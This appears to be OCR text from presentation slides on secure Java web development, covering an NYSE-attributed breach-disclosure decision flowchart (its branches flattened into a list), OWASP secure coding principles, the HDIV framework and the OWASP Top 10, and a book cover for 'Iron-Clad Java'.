
EXTRA! EXTRA!
READ ALL ABOUT IT!
BREAKING NEWS!!!
FROM U.S... MEXICO
29.99
39.99

if exploited would it end up on the front page of the paper?

if exploited would it end up on the front page of the paper?

what impact would it have?

How the New York Stock Exchange says companies should decide whether to disclose hacks


Is it material?
Yes
No
Not sure
Yes
Is there a separate obligation to disclose? (state PII laws, trading rules)?
No
Yes
Will you disclose anyway via website, to third parties, etc.?
No
Yes
No
Maybe not
Really? Are you sure?
Yes
Is discovery of the breach (by the gov't or public) likely or inevitable?
Will insiders trade while in possession of this information?
Yes
No
Does it make prior statement misleading?
Yes
No
Does the cost and consequence of the breach substantially affect you or your financial outlook?
Yes
No
No
Is there a potential Regulation FD issue?
Yes
Yes
Will the disclosure itself harm the company?
No
Not sure
LEAN AGAINST 8-K DISCLOSURE
Yes
Will it compromise security?
No
Yes
Will it trigger securities or other litigation or investigations?
No
LEAN TOWARD 8-K DISCLOSURE

Source: Navigating the Digital Age: The Definitive Cybersecurity Guide for Directors and Officers Provides Actionable Advice and Best Practices

http://www.marketwatch.com/story/nyse-releases-a-cybersecurity-guide-for-public-companies-2015-10-14

Core Pillars of Information Security

- Confidentiality – only allow access to data for which the user is permitted
- Integrity – ensure data is not tampered or altered by unauthorized users
- Availability – ensure systems and data are available to authorized users when they need it

https://www.owasp.org/index.php/Secure_Coding_Principles

Security Principals

- Minimize attach surface area
- Establish secure defaults
- Least privilege
- Defense in depth
- Fail and recover securely
- Don't trust (data, services or infrastructure)
- Separation of duties
- Avoid security by obscurity
- Keep security simple
- Fix security issues correctly
- Detect intrusions
- Assume nothing


https://www.owasp.org/index.php/Secure_Coding_Principles

http://www.zdnet.com/article/gary-mcgraw-10-steps-to-secure-software/

Practical Suggestions

- Application Security Training
- Common Security Control Libraries
- Independent Verification of Security during Development
- Monitor Applications in Production
- C-Level Support

Resources



Self-protected web applications

HDIV is an open-source Java web application security framework that eliminates or mitigates web security risks **by design** for some of the most used JVM web frameworks. Unlike traditional external web application firewalls, HDIV **works within web applications.**

Protect your web applications against attacks

Covered OWASP top 10 risks

A1	Injection
A2	Broken authentication and session management
A3	Cross-Site Scripting (XSS)
A4	Insecure Direct Object References
A5	Security Misconfiguration
A6	Sensitive Data Exposure
A7	Missing Function Level Access Control
A8	Cross-Site Request Forgery (CSRF)
A9	Using Components with Known Vulnerabilities
A10	Unvalidated Redirects and Forwards

http://www.hdiv.org/

ORACLE

Iron-Clad Java: Building Secure Web Applications

Best Practices for Secure Java Web Application Development


Java

Jim Manico
August Detlefsen

Contributing Author, Kevin Kenan

Technical Editor, Milton Smith
Oracle Senior Principal Security Product Manager, Java

Oracle Press



